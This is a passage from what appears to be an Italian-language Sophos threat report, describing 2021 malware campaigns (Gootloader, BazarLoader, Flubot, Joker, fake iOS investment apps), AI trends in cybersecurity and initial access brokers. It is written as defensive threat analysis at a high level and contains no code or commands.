Quando il destinatario del messaggio di spam chiama questo numero, finisce per parlare con una persona che ne delineerà il profilo psicologico per stabilire se può essere una vittima a tutti gli effetti o se in realtà si tratta di un ricercatore di sicurezza o di uno scettico. Dopo aver effettuato varie decine di chiamate come queste, i ricercatori dei SophosLabs hanno notato che le persone che rispondono al telefono finiscono per bloccare l'ID chiamante dei numeri che chiamano più di una volta.

Se invece il chiamante è abbastanza convincente (e a quanto pare questo avviene quando mostra atteggiamenti moderatamente collerici e dà l'impressione di essere un neofita con conoscenze informatiche limitate), gli operatori che rispondono alla telefonata inducono la vittima a cadere nella loro trappola, convincendola a visitare siti web che, anziché una soluzione, forniscono un file dannoso e infettato, spesso camuffato da richiesta di rimborso, da aprire ed eseguire.

Cybercriminali come quelli che si celano dietro Gootloader e BazarLoader sembrano accontentarsi di diffondere il più possibile i propri attacchi, per poi filtrare i risultati ottenuti in base ai requisiti necessari per superare la prima fase della loro strategia. I SophosLabs ritengono che questo possa essere un nuovo modo per i distributori del malware di depistare i ricercatori informatici, pur assicurandosi che il proprio malware riesca a raggiungere un sottoinsieme di vittime più propense a cadere in trappola rispetto al resto della popolazione. Prevediamo che nel 2022 e oltre l'utilizzo di queste tecniche diventerà più comune per alcune famiglie di malware.




Fig. 6. Gli attacchi di Gootloader cominciano quando la vittima cerca su Google termini, solitamente correlati a documenti legali, che sono stati "compromessi" dagli hacker. Questa SEO dannosa promuove i siti web controllati dai cybercriminali, che di solito compaiono tra i primi risultati di ricerca, facendo in modo che i visitatori cadano in trappola aprendo quelle pagine, che hanno un aspetto simile a questa "bacheca" fittizia, realizzata per consegnare un payload contenente malware.

Sicurezza e intelligenza artificiale nel 2022 e oltre

L'intelligenza artificiale nel 2021

Nel 2021 le tecnologie di intelligenza artificiale (IA) che fino a poco tempo prima venivano considerate all'avanguardia (ad es. IA che genera immagini e testi realistici ma completamente fittizi) sono diventate accessibili anche per sviluppatori inesperti, introducendole nel lessico delle tattiche di inganno degli hacker. Quest'anno è stato caratterizzato da enormi passi avanti nell'ambito dell'IA, come nel caso di OpenAI e dei sistemi di IA di Google che scrivono codice sorgente funzionante e di livello pre-universitario. Queste innovazioni dimostrano che l'IA continuerà ad avere un impatto significativo sulle dinamiche della cybersecurity. È stato anche l'anno in cui DeepMind di Google ha dimostrato l'efficacia del suo approccio di deep learning AlphaFold nel risolvere il problema della predizione della struttura proteica, un risultato di importanza fondamentale che è stato paragonato al sequenziamento del genoma umano.

Per la comunità di cybersecurity, il 2021 è stato l'anno che ha segnato il completamento di un'era di svolta paradigmatica per questo settore: il machine learning (ML) è infatti stato riconosciuto come fattore essenziale per i moderni meccanismi di rilevamento, e si è osservata una tendenza sempre maggiore a considerare l'ML come uno dei componenti indispensabili da integrare nei sistemi insieme alle tecnologie di rilevamento tradizionali. Nel decennio attuale, il semplice fatto che un vendor utilizza l'ML in una particolare tecnologia di protezione non sarà più l'eccezione, bensì la regola. La vera domanda è quanto sono efficaci le soluzioni di rilevamento basato su IA utilizzate dalle aziende e quali funzionalità innovative, oltre ai flussi di lavoro autonomi per il rilevamento, vengono sviluppate con l'IA dalle aziende di cybersecurity.

L'intelligenza artificiale è sempre più accessibile per i cybercriminali

All'inizio di questo decennio, l'IA ha completato la transizione da disciplina specialistica a ecosistema tecnologico che trasforma prototipi efficaci, realizzati da laboratori di ricerca all'avanguardia, in componenti software open source accessibili sia per sviluppatori ben intenzionati che per hacker con intenti pericolosi.

Per esempio, il modello di generazione di testo GPT-2 di OpenAI, tenuto sotto chiave da OpenAI nel 2019 per impedirne l'uso da parte dei cybercriminali, è ora stato riprodotto da ricercatori indipendenti e può essere utilizzato dal pubblico, con startup quali HuggingFace e il servizio SageMaker di Amazon che hanno introdotto un servizio di IA di tipo point-and-click per i fornitori di contenuti.

Le reti neurali più estese sono anche quelle più efficaci nella risoluzione dei problemi




Fig. 7. Nello studio "Evaluating Large Language Models Trained on Code" (valutazione di modelli linguistici addestrati con codice), i ricercatori hanno scoperto che un semplice aumento del numero di parametri (ovvero dei "neuroni") nel modello di rete neurale Codex di OpenAI aiutava a risolvere più problemi. Questo conferma l'ipotesi della "legge della scalabilità", secondo la quale basta estendere le reti neurali per migliorarle, e suggerisce che sia hacker che team di difesa sfrutteranno questa dinamica in futuro (grafico di: Mark Chen, MIT).

Relativamente a questo fenomeno, le reti generative avversarie (Generative Adversarial Network, GAN), che sono in grado di produrre immagini completamente fittizie ma realistiche, si sono evolute: dall'essere un semplice marchingegno di ricerca nel 2014 sono infatti diventate una potente arma per i cybercriminali, come indica il tweet riportato di seguito di Ian Goodfellow, l'inventore delle GAN. Nel 2021 le GAN sono diventate accessibili per hacker non esperti, intenzionati a condurre campagne di disinformazione e a falsificare profili sui social media.

Anche se non abbiamo ancora osservato un utilizzo particolarmente diffuso di queste nuove tecnologie, prevediamo che emergerà nei prossimi anni, ad esempio nella generazione di contenuti web per attacchi di tipo "watering hole" e nelle e-mail di phishing. Seguiranno a ruota nell'"evoluzione dell'industrializzazione" dell'IA anche tecnologie di sintesi vocale e di video deepfake per le reti neurali, che sono attualmente meno mature delle tecnologie IA nell'ambito della generazione di immagini e testo.

Fig. 8.

Le continue sorprese che riserva l'Intelligenza Artificiale

Sin dagli anni 2010, le evoluzioni delle tecnologie visive e linguistiche delle reti neurali hanno influito sul modo in cui opera la cybersecurity. Per esempio, molti vendor di sicurezza utilizzano reti neurali basate su funzionalità visive e linguistiche per supportare le proprie attività di rilevamento delle minacce.

Quest'anno abbiamo osservato un'ulteriore prova che la tecnologia delle reti neurali continuerà ad avere un impatto significativo sugli ambiti più e meno recenti delle difese informatiche. Ci sono due innovazioni che spiccano in particolar modo tra le altre.

In primo luogo, uno dei team di DeepMind di Google ha realizzato una soluzione all'avanguardia, AlphaFold, in grado di prevedere la struttura tridimensionale delle proteine dai record delle sequenze di aminoacidi, un traguardo ampiamente riconosciuto come una rivoluzione estremamente positiva nell'ambito della biologia e della medicina. Sebbene l'applicazione estesa di questo tipo di tecnologia non sia stata completamente esplorata nell'ambito della sicurezza, l'innovazione AlphaFold suggerisce che, come accade biologicamente, le reti neurali potrebbero essere la soluzione a problemi di cybersecurity un tempo ritenuti irrisolvibili.

In secondo luogo, e altrettanto degni di nota, sono stati i progressi dei ricercatori nell'applicazione di reti neurali per la generazione di codice sorgente. I ricercatori di Google e OpenAI hanno indipendentemente dimostrato di poter sfruttare le reti neurali per generare codice sorgente da una base di istruzioni non strutturate e in linguaggio naturale. Questo sembra suggerire che presto i cybercriminali cominceranno a utilizzare reti neurali per ridurre i costi implicati dalla generazione di malware nuovo o estremamente variabile. Inoltre, rende indispensabile per i team di difesa il dover indagare sulla possibilità di adottare reti neurali sensibili al codice sorgente per migliorare anche il rilevamento di codice malevolo.

Questi sviluppi sono riconducibili a una conclusione principale: la rivoluzione dell'IA non è che agli inizi ed è consigliabile che i professionisti della sicurezza si mantengano al passo con i tempi, cercando di applicare nuove idee e tecnologie di IA nelle proprie strategie di difesa.

La svolta della cybersecurity verso l'Intelligenza Artificiale

Nel 2022 e oltre, le aziende di cybersecurity più innovative si differenzieranno dalle altre trovando nuove applicazioni per il machine learning. Sophos ha notato enormi potenziali di innovazione in due ambiti in particolare.

Il primo è quello inesplorato della protezione con machine learning orientata all'utente finale. Riteniamo che nei prossimi anni il machine learning orientato all'utente finale renderà i prodotti di IT security estremamente intuitivi nel fornire consigli sulla sicurezza, al punto da essere paragonabile alle raccomandazioni di Google nell'individuare pagine web specifiche e a quelle di Netflix per trovare contenuti di interesse. Il risultato sarà un Security Operations Center (SOC) basato sull'IA nettamente più facile da usare e molto più efficiente dei SOC attuali.

Il secondo ambito che secondo Sophos racchiude un enorme potenziale trasformativo per i team di difesa è l'utilizzo di reti neurali con capacità a livello di supercomputer per trovare una soluzione a problemi di sicurezza attualmente ritenuti impossibili da risolvere.

Il grafico [fig. 7] mostra la capacità di risoluzione dei problemi di programmazione dell'estesa rete neurale Codex di OpenAI, quando sono stati forniti prompt di programmazione in linguaggio naturale. Il grafico rappresenta in maniera inequivocabile l'impatto delle dimensioni del deep learning. Indica infatti che, quando la rete neurale contiene un milione di parametri, non riesce a generare codice che sia in grado di funzionare in più dell'1% dei casi. Tuttavia, includendo dieci milioni, cento milioni e infine miliardi di parametri, la rete neurale estesa comincia a generare codice funzionante in più della metà dei casi.

Il risultato ci aiuta a giungere a una conclusione molto potente: su vastissima scala, le reti neurali diventano capaci di risolvere sfide che potrebbero sembrare impossibili. Le implicazioni per l'IA nell'ambito della cybersecurity sono ovvie: nei prossimi anni dovremo rivedere questioni (come l'identificazione e l'applicazione automatica di patch per le vulnerabilità) un tempo impossibili da gestire per i sistemi automatici, per cercare di risolverle con l'applicazione intelligente del deep learning, su vasta scala.

In sintesi, l'intelligenza artificiale si sta evolvendo a una velocità da capogiro. Le nuove strategie diventano presto obsolete e quelli vecchie vengono raffinate, migliorate e trasformate in un prodotto di consumo di massa per gli sviluppatori. Il tutto avviene nel giro di pochi mesi o anni. E anche se quello che sembrava impossibile spesso diventa possibile con il deep learning, alcune funzionalità particolarmente enfatizzate, come l'autonomia dei veicoli, rimangono una vera e propria gatta da pelare.

Alcune cose sono chiare: gli sviluppi dell'IA avranno implicazioni che scuoteranno completamente il panorama della sicurezza. Influiranno sull'aspetto e sull'evoluzione delle tecnologie di sicurezza difensiva e la comunità di cybersecurity identificherà nuove applicazioni per l'IA man mano che le sue capacità si sviluppano. Sebbene Sophos ritenga che i modelli di machine learning orientati all'utente e le reti neurali su vasta scala debbano essere un ambito di focalizzazione, prevediamo che ci saranno ancora altre sorprese e che continueremo ad adattarci, parallelamente all'evoluzione di questo campo.

Il mobile malware è inarrestabile

I computer Windows non sono gli unici bersagli dei cybercriminali. Il malware colpisce anche Android e, in maniera minore, la piattaforma iOS per i dispositivi mobili. I nostri dispositivi informatici portatili e palmari si sono evoluti al punto di diventare strumenti indispensabili che utilizziamo ogni giorno per shopping on-line e autenticazione a fattori multipli, nonché per inviare messaggi a parenti e amici. Pertanto, proteggere questi dispositivi da un ampio ventaglio di minacce difficili da debellare è ormai un'attività essenziale.

Flubot: un virus grave

Nel 2021 si è osservata una famiglia di malware per dispositivi mobili, denominata Flubot, che costituiva il principale gruppo di trojan di internet banking per la piattaforma Android. Il malware mostra agli utenti schermate di accesso ad app bancarie e di criptovalute fasulle, allo scopo di prelevare le password che gli utenti usano su quei servizi. Oltre ai dati bancari, si appropria anche di dati come l'elenco di contatti, che viene poi utilizzato per spammare gli amici e i colleghi della vittima con messaggi che possono causare ulteriori infezioni di Flubot.

Questo malware si diffonde principalmente tramite SMS. Imita i servizi di monitoraggio delle spedizioni dei principali corrieri internazionali, come DHL, FedEx e UPS. La vittima riceve avvisi SMS con un URL e a volte un SMS che si spaccia per un messaggio di segreteria telefonica, anch'esso contenente un link a una pagina web.




Fig. 9. Il malware Flubot si diffonde con SMS che sembrano essere stati inviati da un'azienda di spedizioni internazionali, come DHL o UPS, oppure da un provider di servizi, ad esempio una compagnia telefonica. Il link contenuto nel messaggio apre una pagina da dove i visitatori scaricano il malware, infettando il proprio dispositivo.

Il link di solito porta a un sito web compromesso, che viene modificato frequentemente per evitare di essere rimosso. Le vittime che cliccano sul link finiscono su una pagina realizzata per imitare gli stessi servizi di spedizione legittimi dell'SMS ricevuto, ma che include un link al download di un'altra copia di Flubot.

Proprio come molti altri trojan Android, Flubot sfrutta il servizio di accessibilità per attribuirsi privilegi aggiuntivi, che intende utilizzare per recare ulteriori danni. Il server di comando e controllo del malware può a questo punto recuperare i dati di contatto dalla vittima, che vengono poi utilizzati in maniera talmente efficace che Flubot riesce a diffondere a una velocità che supera nettamente quella di qualsiasi altro trojan di internet banking. Per eludere i sistemi di difesa, Flubot sfrutta un nome di dominio generato algoritmicamente. Flubot è in grado di generare migliaia di domini e di connettersi solo a quelli che sono on-line.

L'efficacia di Flubot nel diffondersi da utente a utente tramite messaggi SMS è stato un enorme vantaggio per il malware. I SophosLabs prevedono che nel 2022 Flubot continuerà a prevalere tra i malware per dispositivi mobili rilevati e bloccati su Android, sempre che non emerga un'altra famiglia di malware che decida di implementare un metodo di distribuzione simile e altrettanto rapido.

La prevalenza dei dropper tra gli altri tipi di malware Android che cercano di colpire i clienti Sophos

I malware che consegnano altri payload superano di un ordine di grandezza la quantità dei malware che prelevano illecitamente le credenziali di internet banking e di quelli che sfruttano gli annunci con frode sui clic




Fig. 10. Molte famiglie di malware Android riescono a eludere il rilevamento degli strumenti di scansione utilizzati dal Google Play Store con un semplice stratagemma. Le app caricate sul Play Store non contengono codice malevolo, ma svolgono il ruolo di meccanismo di distribuzione di un payload di malware che viene recuperato solo dopo che l'app è stata installata. Questi "dropper" agiscono da gateway per consegnare molte delle altre categorie di malware che vengono frequentemente rilevate dall'app *Sophos Intercept X for Mobile* sui dispositivi Android.

Le app finanziarie fasulle derubano gli utenti più vulnerabili di milioni di dollari

Il fatto che gli utenti iPhone pensino che iOS non possa essere attaccato dal malware non sorprende: per diversi anni Apple ha promosso le proprie piattaforme desktop e mobili come quelle più sicure in assoluto. Tuttavia, questa affermazione viene smentita dal malware per dispositivi mobili che abbiamo rilevato nell'Apple App Store.

L'anno scorso gli analisti dei SophosLabs hanno scoperto centinaia di applicazioni illecite, ospitate nel walled garden di Apple, che potevano essere utilizzate per prelevare illecitamente le credenziali di internet banking e altri dati sensibili degli utenti iPhone. Nel 2021 abbiamo rilevato una truffa romantica rivolta a utenti più vulnerabili, che induceva le vittime a scaricare app iOS pericolose da un "App Store" fasullo.

In questo attacco dalle caratteristiche insolitamente personali, i criminali individuano potenziali bersagli su app e siti di incontri, adescandoli con conversazioni e modi amichevoli per guadagnarsi la loro fiducia. Le vittime vengono manipolate e successivamente convinte a scaricare applicazioni per iPhone che promettono investimenti improbabili con ottimi rendimenti. Le vittime si iscrivono a questi servizi e vengono indotte a investire del denaro. Quando però cominciano a nutrire dei sospetti o cercano di chiudere il proprio account, perdono l'accesso al proprio servizio di "investimento" e quindi anche tutto il denaro che hanno versato.

Per eludere i sistemi di protezione dell'App Store, dove queste app non riuscirebbero mai a superare i controlli e verrebbero immediatamente bloccate, i criminali sfruttano uno di questi due metodi per fare installare le app alle vittime: possono approfittare dei metodi di provisioning aziendale di Apple, oppure utilizzare una distribuzione ad hoc di Apple che i SophosLabs hanno denominato "Super Signature" (super-firma). Con questo metodo, il telefono della vittima scarica un profilo speciale che, una volta installato, invia le informazioni del dispositivo a un server gestito dai cybercriminali. Muniti di queste informazioni, i criminali inviano al dispositivo applicazioni iOS fasulle con firma digitale, che vengono installate automaticamente.

La distribuzione di queste app viene effettuata con vari tipi di servizi di terze parti, alcuni poco attendibili, altri invece legittimi. Se un servizio viene bloccato, l'hacker passa a quello successivo. Le pagine web sulle quali vengono reindirizzate le vittime imitano il brand dei loro corrispettivi legittimi e forniscono link per scaricare app Android o iOS. Questa campagna di frode globale è ancora in corso e finora ha indotto vari utenti a perdere, in alcuni casi, anche migliaia di dollari.

I SophosLabs prevedono che l'anno prossimo emergeranno molte altre app illegittime che sfrutteranno questi tipi di vulnerabilità della piattaforma iOS, man mano che la tecnica acquisirà notorietà e verrà compresa meglio dalle gang di cybercriminali.




Fig. 11.

Il malware Android Joker è tutt'altro che uno scherzo

Per diverso tempo, Joker è stato il malware predominante nei tentativi di frode via SMS a tariffa maggiorata. Joker è stato citato nel nostro Threat Report del 2021 e merita di essere discusso anche quest'anno, poiché abbiamo osservato come Joker è riuscito a superare i sistemi di difesa del Google Play Store negli ultimi 12 mesi. Di conseguenza, prevediamo che questo fenomeno tenderà a ripetersi nel 2022.

Il malware Joker si manifesta sotto forma di un'ampia gamma di applicazioni, che includono app di utilità (come i lettori di codice QR), app che promettono sfondi particolarmente belli, app torcia e screen saver. Una volta installata, l'app iscrive l'ignaro utente a servizi di SMS a tariffa maggiorata, che possono comportare l'addebito di costi esorbitanti ogni mese e che vengono fatturati attraverso l'operatore mobile della vittima. Questo può comportare un ritardo prima che venga scoperta la fatturazione illecita e di conseguenza, spesso le vittime devono adempiere al pagamento degli addebiti per il primo mese o anche più a lungo.

Nonostante le scansioni automatiche di Google che analizzano le app sul Play Store per individuare codice dannoso, Joker elude le limitazioni di Play Protect con alcuni stratagemmi molto astuti, grazie ai quali riesce a nascondere a Google Play le sue vere intenzioni. Oltre a incorporare il codice in profondità all'interno dell'app, utilizzando tecniche speciali per celare informazioni pericolose e depistando i ricercatori con l'offuscamento, Joker diffonde codice dannoso anche in altre fasi di attacco, successive alla sua comparsa sul Play Store. L'app che si osserva sul Play Store è un'applicazione innocua che contiene un URL che a sua volta scarica altro codice. Quest'ultimo codice contiene un altro URL di download che scarica un ulteriore frammento di codice, nel quale si nasconde ancora un altro URL.

Questo ciclo si ripete varie volte, fino a quando il codice dannoso di Joker viene scaricato da un altro codice in una fase successiva del processo. Riteniamo che questa lunga catena di eventi permetta al malware di eludere ripetutamente le difese del Play Store. I SophosLabs non hanno motivo di pensare che questo processo si possa arrestare e prevedono che gli sviluppatori di Joker continueranno a giocare a rincorrersi con Google per eludere il rilevamento di Play Protect e altri meccanismi di scansione volti a individuare codice malevolo.

Un'infrastruttura sotto attacco

Nel 2021 come non mai, abbiamo avuto l'impressione di avere a che fare con un attacco informatico di grandi proporzioni quasi ogni settimana, con migliaia di imprese e organizzazioni a rischio. Attacchi come la violazione di SolarWinds e il ransomware che ha costretto Colonial Pipeline a chiudere, per non parlare dell'attacco di ransomware REvil, che ha causato enormi disagi durante il weekend del 4 luglio negli Stati Uniti, sembrano indicare che l'infrastruttura su cui si basano le aziende su Internet si trova costantemente sotto attacco.

I broker di accesso iniziale consegnano le vittime nelle mani dei cybercriminali

Con l'espansione dell'ecosistema del cybercrimine, gli hacker di questo ecosistema hanno dovuto aggiustare la mira per concentrarsi su un'unica specializzazione, piuttosto che continuare a svolgere il ruolo del "tuttofare". L'emergere di una classe di cybercriminali detti "broker di accesso iniziale" (initial access broker o IAB) è uno dei modi in cui questa tendenza alla specializzazione ha cambiato il panorama delle minacce. Come prevedibile, l'"accesso iniziale" venduto da questi cybercriminali è una porta d'accesso sulle reti di organizzazioni e imprese di grandi dimensioni.

La prevalenza dei principali strumenti di attacco

Gli strumenti di attacco più frequentemente rilevati nel 2020-2021, per singolo computer




Fig. 12. Sophos monitora il rilevamento di oltre 180 strumenti di attacco diversi. A differenza del malware, molti hanno una duplice applicazione e possono essere utilizzati da Penetration Tester e ricercatori di sicurezza. Sui computer Windows nei quali è stato rilevato uno strumento di attacco, quello riscontrato più frequentemente è stato Mimikatz, che è in grado di estrarre password Windows utilizzando un dump del computer preso di mira. Anche Metasploit e Cobalt Strike, entrambi pacchetti per Penetration Tester, sono stati rilevati spesso. Nel corso dell'anno, un pacchetto chiamato Sharp-Suite ha riscontrato maggiore successo.

Con l'emergere del ransomware come principale generatore di reddito sul mercato dei cybercriminali, sono emersi i broker di accesso iniziale, che offrono un servizio specifico: ottengono e gestiscono archivi di credenziali di accesso di reti aziendali, che rivendono alle gang di ransomware che cercano un colpo facile (o grosso).

Quasi tutti i tipi di malware che non sono ransomware svolgono attività che prevedono il furto di credenziali. Anche il malware creato solo per consegnare altro malware su computer infetti agisce prelevando credenziali da vari percorsi in un computer. Questo avviene diversi milioni di volte al giorno e i broker di accesso iniziale svolgono la funzione di "centri di smistamento" per le credenziali rubate da vari criminali, rivendendole poi ad altre gang.

Da tempo Sophos segnala la minaccia del servizio Windows RDP, che l'anno scorso è stato coinvolto in centinaia di incidenti di ransomware molto gravi. Password e criteri firewall deboli rendono i Remote Desktop Protocol una delle opzioni più pericolose e accessibili per le gang di ransomware.

Tuttavia, gli RDP non sono l'unico modo per infiltrarsi in una rete aziendale. Gli hacker possono sfruttare l'ampia gamma di strumenti commerciali di accesso e gestione remota adottati dalle organizzazioni per offrire risorse adeguate a una forza lavoro remota e distribuita. Tra questi ci possono essere le VPN (reti private virtuali), che vengono utilizzate dalle organizzazioni come gateway di accesso ai sistemi interni per gli utenti autorizzati. I broker di accesso iniziale potrebbero essere in parte responsabili anche del bombardamento di web shell che ha afflitto Internet Information Server (IIS) e Microsoft Exchange Server in tutto il mondo, garantendo ai broker di accesso iniziale un "appiglio" persistente nelle reti aziendali e permettendo loro di venderne l'accesso.

